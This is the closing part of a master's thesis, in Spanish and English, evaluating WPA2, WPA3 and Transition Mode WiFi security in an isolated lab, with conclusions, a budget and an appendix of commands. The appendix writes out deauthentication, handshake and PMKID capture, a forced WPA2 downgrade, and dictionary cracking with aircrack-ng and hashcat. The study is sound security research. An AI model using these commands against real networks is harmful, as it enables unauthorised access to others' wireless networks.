Desde una perspectiva académica y profesional, el diseño del laboratorio experimental ha supuesto una oportunidad para profundizar en el funcionamiento interno de los protocolos IEEE 802.11, utilizar herramientas profesionales de auditoría inalámbrica y desarrollar una metodología reproducible basada en la obtención e interpretación rigurosa de evidencias experimentales.

En conjunto, los resultados obtenidos demuestran que WPA3 representa un avance significativo respecto a WPA2, aunque sus beneficios pueden verse parcialmente reducidos cuando se mantiene compatibilidad con mecanismos heredados mediante *Transition Mode*. Esta circunstancia pone de manifiesto que la adopción de nuevos estándares debe ir acompañada de una estrategia de migración que elimine progresivamente los protocolos menos seguros.

En definitiva, la seguridad de una red inalámbrica no viene determinada exclusivamente por el protocolo más moderno soportado por un punto de acceso, sino por el mecanismo de autenticación que finalmente negocian los dispositivos participantes en la comunicación. Comprender esta diferencia y evaluar experimentalmente sus implicaciones es la principal aportación del trabajo.

Capítulo 6

Summary and conclusions

This Master’s Thesis, entitled “*Experimental Evaluation of WiFi Security: Attacks, Mitigations and Testbed Implementation*”, presents an experimental evaluation of the security mechanisms employed by modern IEEE 802.11 wireless networks. A controlled laboratory environment was designed to analyse the behaviour of WPA2-Personal, WPA3-Personal and WPA2/WPA3 Transition Mode under realistic but fully reproducible conditions.

The research combines theoretical analysis with practical experimentation to evaluate the feasibility of representative wireless attacks, assess the security improvements introduced by WPA3 and examine the implications of maintaining backward compatibility with legacy authentication mechanisms. All experiments were conducted as part of the Master’s Degree in Cybersecurity and Data Intelligence at the University of La Laguna.

6.1. Objectives

The main objective of this work is to assess experimentally the security provided by the most widely deployed WiFi authentication mechanisms and to determine how protocol configuration influences the practical attack surface.

The specific objectives are:

- To design and implement a reproducible wireless security laboratory.
- To evaluate experimentally WPA2-Personal, WPA3-Personal and WPA2/WPA3 Transition Mode.
- To reproduce representative offline attacks using professional wireless auditing tools.
- To compare the authentication behaviour of WPA2 and WPA3 under different client configurations.
- To identify practical recommendations for improving the security of wireless deployments.

6.2. Methodology

An isolated wireless laboratory was developed to ensure that all experiments could be executed safely and reproduced independently. The experimental infrastructure consisted of a configurable wireless access point, multiple client devices and a dedicated attacking workstation equipped with a monitor-mode wireless adapter.

Traffic was captured and analysed using Aircrack-ng, Wireshark, hcxdumptool, hcxpcapngtool, Hashcat and `wpa_supplicant`. Each experiment followed the same workflow: identification of the target network, capture of the authentication exchange, analysis of the collected traffic and, whenever technically feasible, execution of an offline password recovery attack.

All generated packet captures, execution logs and laboratory evidence were preserved to ensure traceability and reproducibility.

6.3. Experimental Results

The experimental campaign confirmed that WPA2 remains susceptible to offline dictionary attacks whenever a valid 4-Way Handshake can be captured and weak passwords are employed. In contrast, the authentication process implemented by WPA3 through SAE prevented the extraction of directly exploitable material using the same methodology.

The experiments also demonstrated that WPA2/WPA3 Transition Mode automatically negotiates WPA3 with compatible clients but continues to preserve legacy attack vectors whenever a client advertises support exclusively for WPA2-PSK. Under these conditions, the access point accepted the downgrade, generated a conventional WPA2 4-Way Handshake and allowed successful password recovery through an offline dictionary attack.

These findings confirm that the effective security of a wireless network depends not only on the strongest protocol supported by the access point but also on the authentication mechanism ultimately negotiated during the association process.

6.4. Conclusions and Future Work

The results obtained throughout this research demonstrate the significant security improvements introduced by WPA3 while highlighting the risks associated with maintaining backward compatibility through Transition Mode. Although WPA3 substantially reduces the attack surface available to traditional offline attacks, the coexistence of WPA2 and WPA3 continues to expose legacy authentication mechanisms whenever WPA2 remains available.

Beyond the experimental findings, this work provides a documented and reproducible laboratory platform that may serve as a basis for future research on wireless security. Potential extensions include WPA3-Enterprise environments, IEEE 802.1X authentication, Internet of Things (IoT) devices, advanced attacks such as Dragonblood and the automation of wireless security assessments.

Capítulo 7

Presupuesto

Este capítulo presenta el presupuesto final asociado al laboratorio inalámbrico diseñado e implementado para el desarrollo de este Trabajo Fin de Máster. Dicho laboratorio fue utilizado durante todas las campañas experimentales descritas en los capítulos anteriores. Los únicos costes del proyecto correspondieron a la adquisición de un adaptador inalámbrico compatible con modo monitor e inyección de tramas, así como de un punto de acceso con soporte para WPA3.

El estudiante ya disponía del equipamiento informático necesario (portátiles utilizados durante las pruebas, almacenamiento y accesorios), por lo que no fue necesario realizar compras adicionales.

7.1. Resumen ejecutivo del presupuesto final

Partida	Coste (€)	Descripción
Adaptador WiFi Alfa Network AWUS036AXM	34,80 €	Adaptador USB compatible con modo monitor e inyección (chipset MediaTek MT7921U).
Punto de acceso Mercusys TP-Link MR85X	44,99 €	Router WiFi 6 AX3000 con soporte WPA3-Personal, modo transición WPA2/WPA3 y múltiples SSID configurables.
Gastos de envío	13,11 €	Costes de envío aplicados por el proveedor.
Accesorios adicionales	0 €	No fue necesario adquirir cables, antenas u otros componentes.
Total invertido	92,90 €	

Cuadro 7.1: Presupuesto real del laboratorio WiFi utilizado en el TFM

Los dispositivos fueron adquiridos a través de un proveedor en línea. Las fichas de producto pueden consultarse en Alfa Network [2025] y Mercusys / TP-Link [2025].

7.2. Desglose y justificación del gasto

Adaptador WiFi Alfa Network AWUS036AXM

El adaptador AWUS036AXM constituye uno de los elementos fundamentales del laboratorio experimental, ya que proporciona soporte para modo monitor e inyección de tramas IEEE 802.11. Gracias a estas capacidades fue posible capturar handshakes WPA2, analizar intercambios SAE en redes WPA3 y monitorizar el proceso de negociación entre clientes y puntos de acceso durante los experimentos realizados sobre WPA2/WPA3 Transition Mode.

Su compatibilidad con distribuciones especializadas como Kali Linux y Parrot OS, junto con el soporte ofrecido por su chipset MediaTek MT7921U, lo convierten en una herramienta adecuada para tareas de auditoría inalámbrica, investigación y experimentación académica.

Punto de acceso Mercusys TP-Link MR85X

El punto de acceso Mercusys TP-Link MR85X posibilita la creación de escenarios reproducibles para distintos estándares WiFi. En particular, permite reproducir diferentes escenarios de seguridad inalámbrica mediante la configuración de:

- WPA2-Personal,
- WPA3-Personal (SAE),
- Modo de transición WPA2/WPA3,
- Múltiples SSID independientes para aislar pruebas.

La posibilidad de configurar una red en WPA2/WPA3 Transition Mode resultó especialmente relevante durante la fase experimental, ya que permitió reproducir un escenario de compatibilidad con dispositivos heredados y demostrar experimentalmente cómo un cliente configurado para utilizar exclusivamente WPA2 negocia automáticamente el protocolo heredado, recuperando la superficie de ataque característica de WPA2.

Estas capacidades permitieron reproducir de forma controlada todos los escenarios analizados en este trabajo, incluyendo configuraciones WPA2-Personal, WPA3-Personal y WPA2/WPA3 Transition Mode, garantizando además la repetibilidad de los experimentos realizados.

7.3. Consideraciones finales sobre el presupuesto

La adquisición del equipamiento siguió criterios de adecuación técnica, disponibilidad y eficiencia económica. Los dispositivos seleccionados ofrecen un equilibrio óptimo entre coste y funcionalidad, permitiendo desarrollar un entorno experimental completo con una inversión contenida. No se ha recibido financiación externa ni aportaciones de terceros.

El coste total necesario para implementar el laboratorio WiFi asciende a:

92,90 €

La inversión realizada permitió construir un entorno experimental completamente funcional y reproducible, suficiente para ejecutar todos los experimentos desarrollados en este trabajo. Los resultados obtenidos demuestran que es posible desarrollar investigaciones experimentales sobre seguridad WiFi utilizando equipamiento comercial de bajo coste, siempre que se disponga de hardware compatible y de herramientas de software adecuadas.

No fue necesario adquirir licencias de software adicionales, ya que todas las herramientas empleadas durante el desarrollo del laboratorio fueron de código abierto y estaban disponibles para sistemas GNU/Linux. Este enfoque contribuyó a reducir el coste total del proyecto y favorece la reproducibilidad de los experimentos utilizando exclusivamente herramientas de software libre y equipamiento comercial de bajo coste.

Apéndice A

Material técnico, scripts y evidencias

Este apéndice recoge información técnica complementaria destinada a facilitar la reproducción de los experimentos realizados durante el trabajo. Se incluyen las herramientas empleadas, los comandos principales utilizados en el laboratorio y las buenas prácticas aplicadas para documentar y conservar las evidencias generadas.

A.1. Herramientas empleadas

La Tabla A.1 resume las herramientas usadas durante la fase experimental del proyecto.

Herramienta	Finalidad
Aircrack-ng	Suite utilizada para activar el modo monitor, capturar tráfico inalámbrico, provocar desautenticaciones controladas y validar handshakes WPA2.
Airodump-ng	Captura de tráfico IEEE 802.11, identificación de redes objetivo, BSSID, canal y clientes asociados.
Aireplay-ng	Envío controlado de tramas de desautenticación para forzar la reconexión del cliente y acelerar la captura del 4-Way Handshake.
Wireshark	Análisis visual de capturas, inspección de tramas EAPOL, mensajes SAE y elementos RSN.
hcxdumpool	Captura de tráfico orientada a PMKID y otros intercambios de autenticación compatibles con <code>hcxtools</code> .
hcxpcapngtool	Procesamiento de capturas y conversión a formato Hashcat 22000.
Hashcat	Ejecución de ataques offline por diccionario contra hashes WPA/WPA2 en formato 22000.
wpa_supplicant	Configuración manual del cliente Linux para forzar la negociación WPA2-PSK en el experimento de <i>downgrade</i> .

Cuadro A.1: Herramientas principales utilizadas durante la fase experimental.

A.2. Comandos utilizados durante la experimentación

Esta sección recoge los comandos más representativos utilizados durante los experimentos. Los valores de interfaz, BSSID, canal y nombre de archivo deben adaptarse al entorno concreto.

Para activar el modo monitor existen distintas alternativas. Durante el laboratorio descrito en este trabajo se optó preferentemente por detener únicamente los procesos que interferían con la interfaz inalámbrica, minimizando así el impacto sobre el sistema. No obstante, en determinadas pruebas fue necesario recurrir al comando **airmon-ng check kill**, que finaliza temporalmente los procesos de red que pueden impedir el funcionamiento correcto del modo monitor.

Activación del modo monitor

```
# Método recomendado

## Identificar procesos que pueden interferir con la interfaz inalámbrica
sudo lsof /dev/rfkill
sudo lsof | grep wlan

## Finalizar únicamente los procesos necesarios
sudo kill -9 <PID>

# Método alternativo (cuando el anterior no resultó suficiente)
sudo airmon-ng check kill

# Activar modo monitor sobre la interfaz inalámbrica
sudo airmon-ng start wlan0

# Comprobar el estado de las interfaces
iw dev
```

Identificación de redes objetivo

```
# Escaneo general del entorno inalámbrico
sudo airodump-ng wlan1mon

# Escaneo limitado a bandas de 2,4 GHz
sudo airodump-ng --band bg wlan1mon
```

Captura del 4-Way Handshake WPA2

```
# Captura dirigida sobre el canal y BSSID de la red objetivo
sudo airodump-ng -c 6 --bssid 08:8A:F1:4B:A6:F7 \
-w wpa2-handshake wlan1mon

# Desautenticación controlada para forzar la reconexión del cliente
sudo aireplay-ng --deauth 5 -a 08:8A:F1:4B:A6:F7 wlan1mon

# Ataque offline por diccionario
aircrack-ng wpa2-handshake-01.cap \
-w /usr/share/wordlists/rockyou.txt
```

Intento de captura y procesamiento PMKID

```
# Captura con hcxumptool
sudo hcxumptool -i wlan1mon -w pmkid-wpa2-lab.pcapng -c 6a

# Procesamiento de la captura al formato Hashcat 22000
hcxpcapngtool -o pmkid.22000 pmkid-wpa2-lab.pcapng

# Comprobación de entradas PMKID
grep "WPA*01" pmkid.22000
```

Análisis WPA3-SAE

```
# Captura dirigida sobre la red WPA3
sudo airodump-ng -c 36 --bssid 08:8A:F1:4B:A6:F6 \
-w wpa3-sae wlan1mon

# Procesamiento de la captura
hcxpcapngtool -o wpa3.22000 wpa3-sae-01.cap

# Filtro de Wireshark para tramas SAE
wlan.fixed.auth.alg == 3
```


Downgrade en WPA2/WPA3 Transition Mode

```
# Configuración del cliente Linux para forzar WPA2-PSK
network={
    ssid="LAB-TRANS"
    psk="password321"
    key_mgmt=WPA-PSK
    proto=RSN
    pairwise=CCMP
    group=CCMP
}

# Ejecución manual de wpa_supplicant
sudo wpa_supplicant -i wlp5s0 -c lab-trans.conf -dd

# Verificación del mecanismo de autenticación negociado
grep "WPA: using" comand.txt
grep "KEY_MGMT" comand.txt
```

Captura y cracking en Transition Mode

```
# Captura del handshake WPA2 tras forzar la negociación
sudo airodump-ng -c 6 --bssid 0A:8A:F1:1B:A6:F7 \
-w trans-handshake-wpa2 wlan1mon

# Conversión a formato Hashcat 22000
hcxpcapngtool -o lab-trans-22000 trans-handshake-wpa2-01.cap

# Ataque offline mediante Hashcat
hashcat -m 22000 lab-trans-22000 \
/usr/share/wordlists/rockyou.txt
```

A.3. Gestión segura de evidencias

Durante el desarrollo del laboratorio se generó una gran cantidad de capturas de tráfico, hashes, registros de ejecución y salidas de terminal. Dado que muchas de estas evidencias contenían información repetitiva o irrelevante para la comprensión de los experimentos, la memoria únicamente incorpora aquellas capturas necesarias para justificar los resultados obtenidos. Todas las evidencias proceden de un entorno de laboratorio controlado, sin tráfico perteneciente a usuarios o infraestructuras reales.

Las capturas originales fueron conservadas en almacenamiento local protegido y se documentaron mediante metadatos básicos, como la fecha de realización, la red objetivo, el canal utilizado, el BSSID y las herramientas empleadas. Asimismo, todas las pruebas se realizaron utilizando credenciales creadas específicamente para el laboratorio, evitando en todo momento la utilización o divulgación de contraseñas pertenecientes a entornos reales. Del mismo modo, se omitieron los identificadores que correspondían a dispositivos ajenos al escenario experimental.

A.4. Documentación de los experimentos

Con el objetivo de garantizar la trazabilidad de las pruebas, todos los experimentos fueron documentados siguiendo una estructura homogénea. Para cada uno de ellos se registró el protocolo analizado, el objetivo de la prueba, el hardware empleado, las herramientas utilizadas, los comandos ejecutados y los ficheros generados durante la experimentación.

Esta información permitió relacionar de forma directa las evidencias presentadas en la memoria con los procedimientos realmente ejecutados, facilitando tanto la validación de los resultados como la repetición de los experimentos. Esta metodología resultó especialmente útil en aquellas pruebas que no produjeron el resultado inicialmente esperado, como los intentos de obtención de PMKID o el análisis de capturas WPA3 sin material criptográfico explotable.

A.5. Gestión de versiones y reproducibilidad

El laboratorio fue organizado siguiendo criterios de trazabilidad y reproducibilidad, manteniendo una separación clara entre las capturas originales, los ficheros procesados y las evidencias finalmente incorporadas a la memoria. Asimismo, se conservaron los comandos usados y la información relativa a las versiones de las principales herramientas cuando estas podían influir en los resultados obtenidos.

La organización sistemática de las capturas, la documentación de los comandos utilizados y el registro de las versiones del software empleado facilitan que el procedimiento experimental pueda repetirse bajo condiciones equivalentes. Además, el empleo exclusivo de herramientas de código abierto y hardware comercial de bajo coste facilita que otros investigadores o estudiantes puedan reproducir el entorno experimental descrito en este trabajo siempre que dispongan de un laboratorio controlado y de la autorización correspondiente.

Bibliografía

- Aircrack-ng Project. Airmon-ng documentation. <https://www.aircrack-ng.org/doku.php?id=airmon-ng>, 2022a. Documentación oficial. Consultado en 2026.
- Aircrack-ng Project. Airodump-ng documentation. <https://www.aircrack-ng.org/doku.php?id=airodump-ng>, 2022b. Documentación oficial. Consultado en 2026.
- Aircrack-ng Project. Aircrack-ng documentation. <https://www.aircrack-ng.org/documentation.html>, 2026. Documentación oficial. Consultado en 2026.
- Alfa Network. Adaptador wifi alfa network awus036axm. <https://www.amazon.it/dp/B0C7VLCK7V>, 2025. Página oficial del producto. Consultado en diciembre de 2025.
- Nikita Borisov, Ian Goldberg, and David Wagner. Intercepting mobile communications: The insecurity of 802.11. *Proceedings of the 7th Annual International Conference on Mobile Computing and Networking*, 2001.
- Daniel Braga et al. From dragondoom to dragonstar: Side-channel attacks and formally verified implementation of wpa3 dragonfly handshake. *arXiv*, 2023. Consultado en 2026.
- Arxiv Research Group. Statistical analysis of wi-fi password weaknesses in consumer networks. <https://arxiv.org/abs/2501.13363>, 2025. Consultado en 2025.
- Dan Harkins. Dragonfly key exchange. In *Second International Conference on Sensor Technologies and Applications*, 2008. doi: 10.1109/SENSORCOMM.2008.182.
- Hashcat Project. Hashcat wiki. <https://hashcat.net/wiki/>, 2026. Documentación oficial. Consultado en 2026.
- Raphaël Hertzog, Jim O’Gorman, and Mati Aharoni. *Kali Linux Revealed: Mastering the Penetration Testing Distribution*. OffSec Press, 2017.
- HPE Aruba Networking. Security modes: Wpa3 and transition mode. <https://arubanetworking.hpe.com/techdocs/aos/wifi-design-deploy/security/modes/>, 2025. Documentación técnica. Consultado en 2026.
- IEEE. Ieee 802.11i-2004: Mac security enhancements, 2004. Amendment 6 to IEEE 802.11-1999.
- IEEE. Ieee 802.11w-2009: Protected management frames, 2009. Amendment to IEEE 802.11-2007.
- IEEE. Ieee std 802.11-2020: Wireless lan medium access control (mac) and physical layer (phy) specifications. <https://standards.ieee.org/ieee/802.11/7028/>, 2020. IEEE Standard. Consultado en 2026.
- IEEE. Ieee 802.11 wireless lan standards overview. https://standards.ieee.org/802_11/, 2024. Consultado en 2024.

- Jouni Malinen. wpa_supplicant. https://w1.fi/wpa_supplicant/, 2026. Proyecto oficial. Consultado en 2026.
- Mercusys / TP-Link. Punto de acceso wifi 6 mercusys tp-link mr85x. <https://www.amazon.it/dp/B0FDBLTFDB>, 2025. Página oficial del producto. Consultado en diciembre de 2025.
- mrn cciew. Cwsp - rsn information elements. <https://mrncciew.com/2014/08/21/cwsp-rsn-information-elements/>, 2014. Consultado en 2026.
- National Institute of Standards and Technology. Technical guide to information security testing and assessment (nist sp 800-115). <https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-115.pdf>, 2008. Guía metodológica para auditorías de seguridad. Consultado en 2026.
- Offensive Security. Kali linux documentation. <https://www.kali.org/docs/>, 2026. Documentación oficial. Consultado en 2026.
- Parrot Security. Parrot security os. <https://parrotsec.org/>, 2026. Página oficial del proyecto. Consultado en 2026.
- Offensive Security. *Wireless Attacks - WiFu*. Offensive Security, 2019.
- Mathy Vanhoef. Wpa3 security considerations. https://wpa3.mathyvanhoef.com/WPA3_Security_Considerations_201911.pdf, 2019. Consultado en 2026.
- Mathy Vanhoef and Frank Piessens. Key reinstallation attacks: Forcing nonce reuse in wpa2. *Proceedings of the 24th ACM Conference on Computer and Communications Security*, 2017.
- Mathy Vanhoef and Eyal Ronen. Dragonblood: Analyzing the dragonfly handshake of wpa3 and eap-pwd. In *IEEE Symposium on Security and Privacy (SP)*, 2020. Consultado en 2026.
- Wi-Fi Alliance. Simultaneous authentication of equals (sae). <https://www.wi-fi.org/>, 2018. Tecnología empleada en WPA3-Personal.
- Wi-Fi Alliance. Wi-fi certified wpa3 specification. https://media.telefonicatech.com/telefonicatech/uploads/2021/1/4371_WPA3_Specification_v1.0.pdf, 2021. Especificación técnica de Wi-Fi Alliance. Consultado en 2026.
- Wireshark Foundation. Wireshark user's guide. https://www.wireshark.org/docs/wsug_html_chunked/, 2026. Documentación oficial. Consultado en 2026.
- ZerBea. hcxdumptool. <https://github.com/ZerBea/hcxdumptool>, 2026a. Repositorio oficial. Consultado en 2026.
- ZerBea. hcxtools. <https://github.com/ZerBea/hcxtools>, 2026b. Repositorio oficial. Consultado en 2026.